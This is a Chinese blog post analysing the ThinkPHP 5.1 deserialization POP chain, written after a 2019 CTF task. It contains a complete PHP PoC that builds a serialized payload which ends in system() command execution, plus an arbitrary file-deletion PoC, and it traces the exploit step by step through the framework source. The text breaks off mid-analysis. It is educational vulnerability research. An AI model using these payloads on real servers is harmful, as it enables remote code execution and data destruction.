从红帽杯题目学习thinkphp 5.1反序列化利用链

原创

tnt阿信 于 2020-02-17 10:56:13 发布 1052 收藏 2
分类专栏： 代码审计 文章标签： thinkphp 反序列化

本文链接：https://blog.csdn.net/he_and/article/details/103201076

前言

作为一个Web菜鸡，我之前和师傅们参加了红帽杯，奈何只有0输出，当时只知道是thinkphp5.2的反序列化漏洞，但是感觉时间不够了，也就没有继续做下去。只有赛后来查漏补缺了，也借着tp5.2这个反序列化pop链来学习下大佬们的构造思路，不得不说这个pop链真的是很强了，在分析的过程中，妈妈一直问我为什么跪着玩电脑～

红帽杯2019 Ticket_System思路

在直接输入xml数据处存在xxe漏洞，利用xxe可以读取服务器根目录下的hints.txt文件，这个文件中有提示，大概就是说需要RCE,那根据前面做题过程中的报错等信息也知道了这是tp5.2的应用，所以自然就联想到了tp的已知漏洞，也就是接下来要分析的这个反序列化漏洞了。当然这个rce后还不能得到flag,还需要一些操作，具体见Writeup by X1cT34m：

https://xz.aliyun.com/t/6746

thinkphp 5.1 反序列化pop链分析

这里选择5.1的进行分析，5.2与这个也差不了多少，我就择其一啦
因为网上有公开的poc,所以，我们可以利用poc来反向分析这个pop链。先贴上poc的一种写法：

```php
<?php
namespace think;
abstract class Model{
    protected $append = [];
    private $data = [];
    function __construct(){
        $this->append = ["axin"=>['calc.exe', 'calc']];
        $this->data = ["axin"=>new Request()];
    }
}
class Request
{
    protected $hook = [];
    protected $filter = "";
    protected $config = [];
    function __construct(){
        $this->filter = "system";
        $this->config = ["var_ajax"=>'axin'];
        $this->hook = ["visible"=>[$this,"isAjax"]];
    }
}


namespace think\process\pipes;

use think\model\concern\Conversion;
use think\model\Pivot;
class Windows
{
    private $files = [];

    public function __construct()
    {
        $this->files=[new Pivot()];
    }
}
namespace think\model;

use think\Model;

class Pivot extends Model
{
}
use think\process\pipes\Windows;
echo base64_encode(serialize(new Windows()));
?>
```

可以看到，这个poc最后是序列化了一个Windows实例，那么反序列化的触发点一定就是Windows里面的魔术方法了，例如反序列中经常利用的__weakup(), __destruct()等。我们去看看源码,在Windows类中有魔术方法__destruct(),这个魔术方法在对象销毁时被调用，其中调用了两个函数

```php
public function __destruct()
{
    $this->close();
    $this->removeFiles();
}
```


close函数里面没有什么我们感兴趣的操作，但是removeFiles()函数里面就比较有意思了：

```php
    private function removeFiles()
    {
        foreach ($this->files as $filename) {
            if (file_exists($filename)) {
                @unlink($filename);
            }
        }
        $this->files = [];
    }
```


遍历了对象的files变量，如果其中的值是一个已存在文件的路径，那么就进行删除操作。而`$this->files`变量我们是可以控制的,所以如果存在反序列化的点的话，这儿就是一个任意文件删除漏洞。为了更清晰的展示这个漏洞，我们自己来构造一下PoC:

```php
<?php
namespace think\process\pipes;

class Windows{
    private $files = [];
    public function __construct()
    {
        $this->files = ["/opt/lampp/htdocs/tp5/public/123.txt"];
    }
}

echo urlencode(base64_encode(serialize(new Windows())));
```


poc的构造也比较简单，需要注意的点就是不要忽略了namespace,我们构造的poc里的命名空间应该与tp中Windows类的命名空间一致，这样才能被正确的反序列化。上面的poc运行过后会得到base64编码过后的序列化字符串：



然后，为了复现这个任意文件删除，我们还需要在tp应用中手动构造一个反序列化的点。我就写在Index控制器里了



我在index控制器里添加了一个unser方法，并对我们传过去的变量进行了base64解码以及反序列化操作。然后我们把刚刚生成的序列化数据通过post发送过去



这样就能成功删除文件了，但是其实我在复现这个删除文件的点的时候出现了死活删除不了的情况，原因就是因为权限，可能你的Web服务器用户没有权限删除你指定的文件，这一点需要注意。好了，文件删除只是小菜，我们的最终目的是实现RCE，结合最开始给出的PoC,我们可以看到作者这里的`$this->files`变量是Pivot类的实例，在removeFiles函数中对pivot类进行了file_exists判断，file_exists()会把传入参数当做字符串处理，但是我们传入的一个对象，所以就会自动调用对象的`__toString()`魔术方法（知识点呀！同学们），所以，接下来正常思路就是跟进pivot对象的__toString()方法，但是pivot并没有实现__toString()方法，但是poc中他继承了Model类，于是我继续跟到Model类中，发现他也没有实现toString方法，然后我陷入了对人生以及社会的思考，到后来才知道php 5.4以后就已经有trait这个东西了

> 注：trait这个东西的出现是为了解决php不支持多继承的问题，一般我们将一些类的公有特性提取出来写成一个trait,然后如果某个类想要使用trait中的东西，只需要使用use关键字把这个trait包含进来就行了,其实就和继承差不多，只不过形式不同，我感觉更像是文件包含。trait的定义也很简单，类似：

```
trait Conversion
{
xxxxxxxxx
}
```

而且，在Model中就引入了好几个trait,这些trait中一个名为Conversion的，他里面就有__toString方法，也就是pivot对象的__toString()继承自这里，所以我们跟进看看：

```
public function __toString()
{
    return $this->toJson();
}
```

调用了toJSON，跟进

```
    public function toJson($options = JSON_UNESCAPED_UNICODE)
    {
        return json_encode($this->toArray(), $options);
    }
```

继续跟进toArray()

```
public function toArray()
    {
        $item       = [];
        $hasVisible = false;

        foreach ($this->visible as $key => $val) {
            if (is_string($val)) {
                if (strpos($val, '.')) {
                    list($relation, $name)      = explode('.', $val);
                    $this->visible[$relation][] = $name;
                } else {
                    $this->visible[$val] = true;
                    $hasVisible          = true;
                }
                unset($this->visible[$key]);
            }
        }

        foreach ($this->hidden as $key => $val) {
            if (is_string($val)) {
                if (strpos($val, '.')) {
                    list($relation, $name)     = explode('.', $val);
                    $this->hidden[$relation][] = $name;
                } else {
                    $this->hidden[$val] = true;
                }
                unset($this->hidden[$key]);
            }
        }

        // 合并关联数据
```

```
        $data = array_merge($this->data, $this->relation);

        foreach ($data as $key => $val) {
            if ($val instanceof Model || $val instanceof ModelCollection) {
                // 关联模型对象
                if (isset($this->visible[$key])) {
                    $val->visible($this->visible[$key]);
                } elseif (isset($this->hidden[$key]) && is_array($this->hidden[$key])) {
                    $val->hidden($this->hidden[$key]);
                }
                // 关联模型对象
                if (!isset($this->hidden[$key]) || true !== $this->hidden[$key]) {
                    $item[$key] = $val->toArray();
                }
            } elseif (isset($this->visible[$key])) {
                $item[$key] = $this->getAttr($key);
            } elseif (!isset($this->hidden[$key]) && !$hasVisible) {
                $item[$key] = $this->getAttr($key);
            }
        }

        // 追加属性（必须定义获取器）
        if (!empty($this->append)) {
            foreach ($this->append as $key => $name) {
                if (is_array($name)) {
                    // 追加关联对象属性
                    $relation = $this->getRelation($key);

                    if (!$relation) {
                        $relation = $this->getAttr($key);
                        $relation->visible($name);
                    }

                    $item[$key] = $relation->append($name)->toArray();
                } elseif (strpos($name, '.')) {
                    list($key, $attr) = explode('.', $name);
                    // 追加关联对象属性
                    $relation = $this->getRelation($key);

                    if (!$relation) {
                        $relation = $this->getAttr($key);
                        $relation->visible([$attr]);
                    }

                    $item[$key] = $relation->append([$attr])->toArray();
                } else {
                    $item[$name] = $this->getAttr($name, $item);
                }
            }
        }

        return $item;
    }
```


toArray中前面是哪两个foreach我们不需要管，基本上不会干扰到我们整个利用链，我们把注意力放到对`$this->append`的遍历上，结合poc我们知道`this->append`的值为`["axin"=>["calc.exe","calc"]]`,所以`$key`为`axin`,`$name`为`["calc.exe","calc"]`，那么就会进入第一个if分支，跟进getRelation

```php
public function getRelation($name = null)
{
   if (is_null($name)) {
       return $this->relation;
   } elseif (array_key_exists($name, $this->relation)) {
       return $this->relation[$name];
   }
   return;
}
```

反正最后的结果就是返回null了，也就是`$relation`为null，接着`$key`进入了getAttr(),跟进：

```php
public function getAttr($name, &$item = null)
    {
        try {
            $notFound = false;
            $value    = $this->getData($name);
        } catch (InvalidArgumentException $e) {
            $notFound = true;
            $value    = null;
        }

        // 检测属性获取器
        $fieldName = Loader::parseName($name);
        $method    = 'get' . Loader::parseName($name, 1) . 'Attr';

        if (isset($this->withAttr[$fieldName])) {
            if ($notFound && $relation = $this->isRelationAttr($name)) {
                $modelRelation = $this->$relation();
                $value         = $this->getRelationData($modelRelation);
            }

            $closure = $this->withAttr[$fieldName];
            $value   = $closure($value, $this->data);
        } elseif (method_exists($this, $method)) {
            if ($notFound && $relation = $this->isRelationAttr($name)) {
                $modelRelation = $this->$relation();
                $value         = $this->getRelationData($modelRelation);
            }

            $value = $this->$method($value, $this->data);
        } elseif (isset($this->type[$name])) {
            // 类型转换
            $value = $this->readTransform($value, $this->type[$name]);
        } elseif ($this->autoWriteTimestamp && in_array($name, [$this->createTime, $this->updateTime])) {
            if (is_string($this->autoWriteTimestamp) && in_array(strtolower($this->autoWriteTimestamp), [
                'datetime',
                'date',
                'timestamp',
            ])) {
                $value = $this->formatDateTime($this->dateFormat, $value);
            } else {
                $value = $this->formatDateTime($this->dateFormat, $value, true);
            }
        } elseif ($notFound) {
            $value = $this->getRelationAttribute($name, $item);
        }

        return $value;
    }
```


这么大一串代码就问你想不想看！作为一个懒人，我当然是不想看的了，而且这只是利用链分析，不是漏洞挖掘，那我只需要知道这个函数的返回值不就行了吗，我管他里面做了啥，所以，直接就是var_dump大法。为了方便观察我的poc反序列化得到的效果，我在多处打印了关键值。



但是有的小伙伴肯定不太清楚怎么触发这里的var_dump,反序列化漏洞，他们又在反序列化执行链上，那么他们当然会执行，前提是我们构造的poc正确，但是最开始不已经给了现成的poc了吗，直接照抄都行，但是本着学习的目的，我们自己一步一步构造。到这一步，我的poc如下：

```php
<?php
namespace think;
class Model{
    protected $append = [];
    private $data = [];

    public function __construct()
    {
        $this->append = ["axin"=>["123","456"]];
        $this->data = ["axin"=>"1233"];
    }
}



namespace think\model;

use think\Model;

class Pivot extends Model{

}

namespace think\process\pipes;

use think\model\Pivot;

class Windows{
    private $files = [];
    public function __construct()
    {
        $this->files = [new Pivot()];
    }
}

echo urlencode(base64_encode(serialize(new Windows())));
```

然后发送生成的序列化数据，得到`$relation`的值



其实在上述自己构造poc的过程中还是要去读一下getAttribute的源码23333(哎呀，不断试错嘛)，只是不需要全读，我把getAttribute简化为如下：

```
public function getAttr($name, &$item = null)
    {
        try {
            $notFound = false;
            $value    = $this->getData($name);
        } catch (InvalidArgumentException $e) {
            $notFound = true;
            $value    = null;
        }

        xxxxxxxxxxx

        return $value;
    }
```

可以看到最终是返回了`$value`，而value来自getData的结果，所以，我们需要跟进去：

```
public function getData($name = null)
{
    if (is_null($name)) {
        return $this->data;
    } elseif (array_key_exists($name, $this->data)) {
        return $this->data[$name];
    } elseif (array_key_exists($name, $this->relation)) {
        return $this->relation[$name];
    }
    throw new InvalidArgumentException('property not exists:' . static::class . '->' . $name);
}
```

还记得根据我们的poc现在的`$name`是多少吗，是'axin',然后注意这里如果`$name`是`$this->data`的键名，就会直接返回`$this->data[$name]`,而`$this->data`我们是可以控制的，所以这里的返回值是由我们完全掌握的。现在回到toArray()函数，`$relation`的值就是`$this->data[$name]`，这也符合我上面的实验结果，即`$relation`为1233，接下来执行`$relation->visible($name);`，这里又有一个知识点，当调用一个对象不存在的方法时，会自动调用该对象的`__call()`魔术方法，前提是这个对象实现了或者继承了__call()方法。

在正常的应用中，__call方法是用来容错的，就是为了避免调用了不存在的方法，而直接报错，这样对用户很不友好。所以，在__call中要么就是友好的提示用户该方法不存在，要么就是从其他地方调用另一个方法，所以往往__call中会有call_user_func_array以及call_user_func函数（所以，到这里，我们总算是摸到RCE的一点尾巴了）。我们来简单的看一个__call函数使用的例子：

```
public function __call($method, $args)
{
    if (function_exists($method)) {
        return call_user_func_array($method, $args);
    }
}
```

但是，像上面这种形式的__call方法，是很难利用的，因为`$method`在反序列化链中通常是不能控制的，但是师傅不愧是师傅，漏洞作者发现了Request对象中的__call方法是这么写的：

```
public function __call($method, $args)
{
    if (array_key_exists($method, $this->hook)) {
        array_unshift($args, $this);
        return call_user_func_array($this->hook[$method], $args);
    }

    throw new Exception('method not exists:' . static::class . '->' . $method);
}
```

同样的，这里的`$method`不可控，但是`$this->hook`可控呀...那咱不就已经RCE了吗。

别着急，我们好像忘了什么东西，这里还对`$args`进行了一波array_unshift操作，直接吧`$this`放到了`$args`数组的最前面，到这里可能大家已经忘了`$args`是多少了，根据我最开始提供的poc,他的值就是`["calc.exe","calc"]`，但是现在前面插了一个`$this`，`$this`现在代表的是那个对象呢，就是Request的实例，此时，如果我们控制`$this->hook[$method]`的值为`['某个对象','方法']`，那么这一处call_user_func_array，经过反序列化调用就变成了

`某个对象->方法($this,"calc.exe","calc")`,而且这个`$this`代表的是request类的实例。到这里，如果是我挖到了这里，按我这个菜鸟的思路，我可能会寻找某个类中是否有一个方法，这个方法内调用了一些类似eval,system,call_user_func等危险函数，并且正好是用的方法的后两个参数，也就是这里的`calc.exe`,`calc`这两个位置的参数中的某一个，如果找不到，俺就没有办法了。但是师傅就是师傅啊～他们还知道tp有filter这一用法，于是理所当然的继续构造攻击链


此时此刻，我哪怕是能说出，俺也一样～，也是值得自豪的呀，奈何只能靓仔落泪，和大佬比起来，除了帅，我一无所有

虽然我不知道这个师傅是怎么想到filter的，也不知道filter有啥用，但是在我分析的过程中，我悟出了在遇到这种情况下的另一种思路，既然找不到我上面说的那种类，那么是否可以找到一个类中的方法，这个方法里面调用了危险函数，而且这个危险函数不用我刚刚call_user_func_array传过去的`$args`，但是这个危险函数的参数又都是我们可控的?

听起来是不是有点绕？而且貌似有点难操作，但是要记得我们这是在利用啥漏洞，这是反序列化呀，如果危险函数的参数全是使用的它所在的对象的属性，那么是不是有得搞?为了方便理解，我构造一个小demo:

```php
<?php

class Test{
 public $name;
 public $age;
 public function show($height=180){
  eval($name+":"+$age);
 }
}
```

例如像上面这个例子是不是就是不用任何传参，而且我们可以控制eval中的内容?而这个利用链接下来要做的事其实就是找到这个函数，只不过作者找这个函数的过程我觉得很牛逼，因为这个函数藏的挺深的，说到这，我又想哭了



为了方便叙述我们还是跟着poc来吧，可以看到poc中出现的类已经都在我的文章中登场了，所以最后的RCE触发点也必然产生在这几个类中，现在唯独还没有摸清楚的类就是Request了，可以看到POC中的request类`$this->filter`为`system`，所以我们也就猜测肯定是反序列化过程中在request类中的某一个方法里调用了代码执行的危险函数（eval、call_user_func、call_user_func_array、preg_replace、array_map等等），然后我采取的策略就是在Request这个类中搜索这些危险函数，发现Request类中有四个方法调用了危险函数call_user_func,分别是__call、token、cache、filterValue，首先排除__call，然后token以及cache里调用的call_user_func的参数我们都是不可以控制的，虽然一眼看过去filterValue()函数处的参数value我们也不可以控制，但是filterValue()被Request类中的其他方法调用了，我们回溯一下，看看调用处的传参我们是否可以控制呢。

为了便于理解，下面贴出filterValue函数（可以看到，如果要实现代码执行，我们需要完全控制call_user_func的参数，但是如果我们直接在__call方法中直接调用filterValue(),那么现在`$value`的值始终是`[$this,xxx,xxx]`形式的，导致我们无法实现RCE，所以我们是不能直接调用filterValue函数实现RCE的，那么我们就要看看是不是能够通过间接调用filterValue实现）

```
    private function filterValue(&$value, $key, $filters)
    {
        $default = array_pop($filters);

        foreach ($filters as $filter) {
            if (is_callable($filter)) {
                // 调用函数或者方法过滤
                $value = call_user_func($filter, $value);
            } elseif (is_scalar($value)) {
                if (false !== strpos($filter, '/')) {
                    // 正则过滤
                    if (!preg_match($filter, $value)) {
                        // 匹配不成功返回默认值
                        $value = $default;
                        break;
                    }
                } elseif (!empty($filter)) {
                    // filter函数不存在时, 则使用filter_var进行过滤
                    // filter为非整形值时, 调用filter_id取得过滤id
                    $value = filter_var($value, is_int($filter) ? $filter : filter_id($filter));
                    if (false === $value) {
                        $value = $default;
                        break;
                    }
                }
            }
        }

        return $value;
    }
```

通过全局搜索找到input函数，但是input函数处的参数也不可控，然后继续往上找调用input的地方，找到param函数，同理参数不可控，继续回溯，找到isAjax函数，可以看到在isAjax方法中调用了param方法，且参数`$name`可控，这就是网上公开的完整攻击链了，在真实的漏洞挖掘过程中需要一点点回溯，但是在分析过程中，我们就结合PoC顺着这个链来看，这样更加便于理解.

先来isAjax(),可以看到这个isAjax完全满足我们之前说的那种条件，不需要传任何参数，并且里面调用param()函数的参数又是可控的。

```
public function isAjax($ajax = false)
    {
        $value  = $this->server('HTTP_X_REQUESTED_WITH');
        $result = 'xmlhttprequest' == strtolower($value) ? true : false;

        if (true === $ajax) {
            return $result;
        }
  此处调用了param函数，并且传入$this->config['var_ajax']作为 $name,而在poc中this->config['var_ajax']为axin
